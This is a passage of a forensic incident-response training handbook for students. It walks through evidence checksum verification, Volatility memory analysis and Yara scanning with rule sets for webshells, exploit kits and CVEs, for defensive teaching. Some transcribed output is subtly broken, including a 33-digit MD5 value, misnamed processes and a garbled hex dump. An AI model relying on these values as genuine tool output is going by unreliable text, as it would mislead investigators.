



Forensic analysis

Local Incident Response

Toolset, Document for students

1.0

DECEMBER 2016



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1. Forward

This three-day training module will follow the tracks of an incident handler and investigator, teaching best practices and covering both sides of the breach. It is technical in nature and has the aim to provide a guided training for both incident handlers and investigators while providing lifelike conditions. Training material mainly uses open source and free tools.




2. Story that triggers incident handling and investigation processes.

The customer's organization has found out that some of its sensitive data has been detected in online text sharing application. Due to the legal obligations and for business continuity purposes CSIRT team has been tasked to conduct an incident response and incident investigation to mitigate the threats.

Breach contains sensitive data and includes a threat notice that in a short while more data will follow. As the breach leads to specific employee's computer then CSIRT team, tasked to investigate the incident, follows the leads.


Below is presented a simplified overview of the training technical setup.



3. Environment preparation


All the practical exercises will be done using CAINE Linux. Import the provided virtual machine appliance which contains additional set of scripts and all files necessary for completing the exercises.

Next, attach separate storage drive with evidence files (memory dump and disk image) – evidence.vmdk.



Then start CAINE virtual machine and try to login into the system (user: enisa, password: enisa).


After logging into the system mount partition with the evidence files in read only mode. The easiest way to accomplish this is to use “Mounter” utility. “Mounter” can be started by clicking on the green hard drive icon at the bottom panel. Then choose partition with evidence files and click OK.



After this operation evidence data should be available at the /media directory (in this case /media/sdb1).


Now open terminal and go to /media/sdb1/Windows directory (or any other directory where partition with evidence files was mounted) which contains three files:

- disk.raw – raw image of Windows 10 disk (dd format)
- memory.img – dump of Windows 10 memory taken shortly after the attack
- MD5SUMS – file with MD5 sums of disk.raw and memory.img



```
enisa@training:/media/sdb1/Windows$ ls -lh
total 28G
-r--r--r-- 1 root root 24G ago 18 20:45 disk.raw
-r--r--r-- 1 root root 88 ago 19 12:47 MD5SUMS
-r--r--r-- 1 root root 3,5G ago 19 12:43 memory.img
enisa@training:/media/sdb1/Windows$
```

Calculate checksums using *md5sum* command and then compare its output with checksums stored in MD5SUMS file.



A screenshot of a terminal window titled "enisa@training:/media/sdb1/Windows". The window has a dark background and light-colored text. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal prompt is "enisa@training:/media/sdb1/Windows\$". The user runs two commands: "cat MD5SUMS" which outputs two lines of MD5 checksums for "memory.img" and "disk.raw", and "md5sum memory.img disk.raw" which outputs the same two lines again, confirming they are identical. The terminal ends with "enisa@training:/media/sdb1/Windows\$".


```
enisa@training:/media/sdb1/Windows$ cat MD5SUMS
04b16c5a3ae70bef40e120fc821bee85  memory.img
415689cd9fb3928e10a9f3786bb650e05  disk.raw
enisa@training:/media/sdb1/Windows$ md5sum memory.img disk.raw
04b16c5a3ae70bef40e120fc821bee85  memory.img
415689cd9fb3928e10a9f3786bb650e05  disk.raw
enisa@training:/media/sdb1/Windows$
```

If the checksums are correct proceed to the next exercises.

4. Memory analysis

4.1 Checking memory dump file

Start by executing Volatility *imageinfo* command which will provide general information about dumped memory.




```

enisa@training:~/training/tools/volatility$ ./vol.py -f /media/sdb1/Windows/memory.img imageinfo
Volatility Foundation Volatility Framework 2.5
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win10x86, Win8SP0x86, Win81U1x86, Win8SP1x86, Win10x86_44B89EEA
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/media/sdb1/Windows/memory.img)
PAE type : PAE
DTB : 0x1a8000L
KDBG : 0x82461820L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0x8248b000L
KUSER_SHARED_DATA : 0xfffff0000L
Image date and time : 2016-08-17 12:00:47 UTC+0000
Image local date and time : 2016-08-17 14:00:47 +0200
enisa@training:~/training/tools/volatility$
```

Correct profile to use is *Win10x86_44B89EEA*¹. Additionally to make commands execute faster specify addresses of DTB, KDBG and KPCR structures:

--dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA

To check if everything is working try to list processes with the *pslist* command:



Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x868a7700	System	4	0	104	0	-----	0	2016-08-16 12:54:24 UTC+0000	
0x8d2af5c0	sms.exe	244	4	2	0	-----	0	2016-08-16 12:54:24 UTC+0000	
0x8f7e3040	csrss.exe	324	316	10	0	0	0	2016-08-16 12:54:27 UTC+0000	
0x9487c640	sms.exe	388	244	0	-----	1	0	2016-08-16 12:54:28 UTC+0000	
0xb5bf300	wininit.exe	396	316	2	0	0	0	2016-08-16 12:54:28 UTC+0000	
0x8f71d2c0	csrss.exe	408	388	11	0	1	0	2016-08-16 12:54:28 UTC+0000	
0x94863c40	winlogon.exe	460	388	4	0	1	0	2016-08-16 12:54:28 UTC+0000	
0xb5bc300	services.exe	488	396	6	0	0	0	2016-08-16 12:54:29 UTC+0000	
0x948c3040	lsass.exe	516	396	7	0	0	0	2016-08-16 12:54:29 UTC+0000	
0x940fb180	svchost.exe	576	488	19	0	0	0	2016-08-16 12:54:30 UTC+0000	
0x94954380	svchost.exe	620	488	10	0	0	0	2016-08-16 12:54:30 UTC+0000	
0x499bdc40	dwm.exe	716	460	13	0	1	0	2016-08-16 12:54:31 UTC+0000	

Since all following commands during Windows memory analysis will be used with the same set of parameters, for convenience create alias to *vol.py*:


¹ This profile was introduced in one of the applied patches. When code is merged into main Volatility repository name of this profile might change.

```
vol='/home/enisa/training/tools/volatility/vol.py -f /media/sdb1/Windows/memory.img --dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA'
```

4.2 Scanning memory with Yara rules


Yara rules can be found at /home/enisa/training/ex1/yara-rules.

Open terminal and change to the yara-rules directory.




```
enisa@training: ~/training/ex1/yara-rules$ cd ~/training/ex1/yara-rules/
enisa@training:~/training/ex1/yara-rules$ ls
Antidebug_AntiVM  email          LICENSE           Mobile_Malware  Webshells
Crypto            Exploit-Kits   Malicious_Documents  Packers
CVE_Rules         index.yar     malware           README.md
enisa@training:~/training/ex1/yara-rules$
```

Create additional *.yar file, including all chosen *.yar files.




```
enisa@training: ~/training/ex1/yara-rules$ find CVE_Rules/ Exploit-Kits/ malware/ -name '*.yar' -exec echo include \"`pwd`/{}\" \; > rules.yar
enisa@training:~/training/ex1/yara-rules$ head rules.yar
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2426.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0422.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0887.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0805.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-1701.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2545.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-5119.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-1297.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0074.yar"
include "/home/enisa/training/ex1/yara-rules/Exploit-Kits/EK_BleedingLife.yar"
enisa@training:~/training/ex1/yara-rules$
```

Scan memory using yarascan plugin and the previously created rules file:



```
enisa@training: ~/training/ex1/yara-rules$ vol yarascan
Volatility Foundation Volatility Framework 2.5
ERROR : volatility.debug : You must specify a string (-Y) or a rules file (-y)
enisa@training:~/training/ex1/yara-rules$ vol yarascan -y rules.yar > results.txt
Volatility Foundation Volatility Framework 2.5
enisa@training:~/training/ex1/yara-rules$
```


The general output format is as follows (results.txt file):



```

enisat@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
Rule: SharedStrings
Owner: Process services.exe Pid 488
0x036742b0 00 00 00 00 45 00 52 00 00 00 00 00 00 00 00 00 .....E.R.....
0x036742c0 00 00 00 00 00 00 00 00 00 00 00 4f 00 50 00 .....O.P.
0x036742d0 00 .....R.V.
0x036742e0 e0 .....e.c.
0x036742f0 f0 42 67 03 T0 42 67 03 00 00 00 6e 00 64 00 .Bg..Bg....n.d.
0x03674300 00 43 67 03 00 43 67 03 00 42 67 03 00 00 00 00 .Cg..Cg..Bg....
0x03674310 00 00 00 00 33 00 32 00 00 00 00 40 00 00 00 .....3.2.....@...
0x03674320 24 43 67 03 00 00 00 00 00 00 00 00 00 00 00 $Cg.....
0x03674330 31 24 00 00 00 00 00 00 15 5d 0a a4 55 00 00 00 1$.....]..U...
0x03674340 02 00 00 00 14 42 03 77 00 00 00 00 00 00 00 .....B.w.....
0x03674350 40 a1 05 77 54 43 67 03 54 43 67 03 00 00 00 @..wTCg.TCg.....
